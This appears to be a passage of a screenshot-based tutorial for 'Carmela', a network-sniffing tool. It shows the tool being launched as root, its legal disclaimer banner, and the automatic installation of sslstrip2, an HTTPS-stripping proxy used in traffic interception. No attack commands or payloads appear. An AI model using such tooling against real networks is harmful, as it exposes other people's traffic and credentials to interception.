


```
root@yolo:~/Desktop/Carmela# 
```

Type in “./Carmela” and press enter to start the script.




```
root@yolo:~/Desktop/Carmela# ./Carmela
```




```
  ____                          _
 / ___|__ _ _ __ _ __ ___   ___| | __ _
| |   / _` | '__| '_ ` _ \ / _ \ |/ _` |
| |__| (_| | |  | | | | | |  __/ | (_| |
 \____\__,_|_|  |_| |_| |_|\___|_|\__,_|  EASY NETWORK SNIFFING

===================================================================

This tool is only for educational purposes, any illegal activity done with it f
lls exclusively under the user's responsability. The developer isn't responsibl
 for any actions done by the user. Sniffing someone's traffic without their exp
ess permission and the network owner's authorisation is ILLEGAL. This program i
 in it's early stages of development and may contain bugs. By starting Carmela 
ou are accepting these terms.



Start? (y/n):
```

Read the terms and, if you accept, start it.




```
| |__| (_| | | |  | | | | | |  __/ | (_| |
 \____\__,_|_|  |_| |_| |_|\___|_|\__,_|  EASY NETWORK SNIFFING

===================================================================

This tool is only for educational purposes, any illegal activity done with it falls exclusively un
esponsible for any actions done by the user. Sniffing someone's traffic without their express perm
GAL. This program is in it's early stages of development and may contain bugs. By starting Carmela



Start? (y/n):
y
```

The first time you run the program, it will install sslstrip2.



```
Start? (y/n):
y

OK GREAT, LET'S START.

[+] INSTALLING SSLSTRIP2
running install
running build
running build_py
running build_scripts
copying and adjusting sslstrip/sslstrip -> build/scripts-2.7
running install_lib
creating /usr/local/lib/python2.7/dist-packages/sslstrip
copying build/lib.linux-x86_64-2.7/sslstrip/__init__.py -> /usr/local/lib/python2.7/dist-packages/sslstrip
copying build/lib.linux-x86_64-2.7/sslstrip/URLMonitor.py -> /usr/local/lib/python2.7/dist-packages/sslstrip
copying build/lib.linux-x86_64-2.7/sslstrip/StrippingProxy.py -> /usr/local/lib/python2.7/dist-packages/sslstrip
copying build/lib.linux-x86_64-2.7/sslstrip/ServerConnectionFactory.py -> /usr/local/lib/python2.7/dist-packages/sslstrip
copying build/lib.linux-x86_64-2.7/sslstrip/ServerConnection.py -> /usr/local/lib/python2.7/dist-packages/sslstrip
copying build/lib.linux-x86_64-2.7/sslstrip/SSLServerConnection.py -> /usr/local/lib/python2.7/dist-packages/sslstrip
copying build/lib.linux-x86_64-2.7/sslstrip/DnsCache.py -> /usr/local/lib/python2.7/dist-packages/sslstrip
copying build/lib.linux-x86_64-2.7/sslstrip/CookieCleaner.py -> /usr/local/lib/python2.7/dist-packages/sslstrip
copying build/lib.linux-x86_64-2.7/sslstrip/ClientRequest.py -> /usr/local/lib/python2.7/dist-packages/sslstrip
byte-compiling /usr/local/lib/python2.7/dist-packages/sslstrip/__init__.py to __init__.pyc
byte-compiling /usr/local/lib/python2.7/dist-packages/sslstrip/URLMonitor.py to URLMonitor.pyc
byte-compiling /usr/local/lib/python2.7/dist-packages/sslstrip/StrippingProxy.py to StrippingProxy.pyc
byte-compiling /usr/local/lib/python2.7/dist-packages/sslstrip/ServerConnectionFactory.py to ServerConnectionFactory.pyc
byte-compiling /usr/local/lib/python2.7/dist-packages/sslstrip/ServerConnection.py to ServerConnection.pyc
byte-compiling /usr/local/lib/python2.7/dist-packages/sslstrip/SSLServerConnection.py to SSLServerConnection.pyc
byte-compiling /usr/local/lib/python2.7/dist-packages/sslstrip/DnsCache.py to DnsCache.pyc
byte-compiling /usr/local/lib/python2.7/dist-packages/sslstrip/CookieCleaner.py to CookieCleaner.pyc
byte-compiling /usr/local/lib/python2.7/dist-packages/sslstrip/ClientRequest.py to ClientRequest.pyc
running install_scripts
copying build/scripts-2.7/sslstrip -> /usr/local/bin
changing mode of /usr/local/bin/sslstrip to 755
running install_data
creating /usr/local/share/sslstrip
error: can't copy 'README': doesn't exist or not a regular file
```

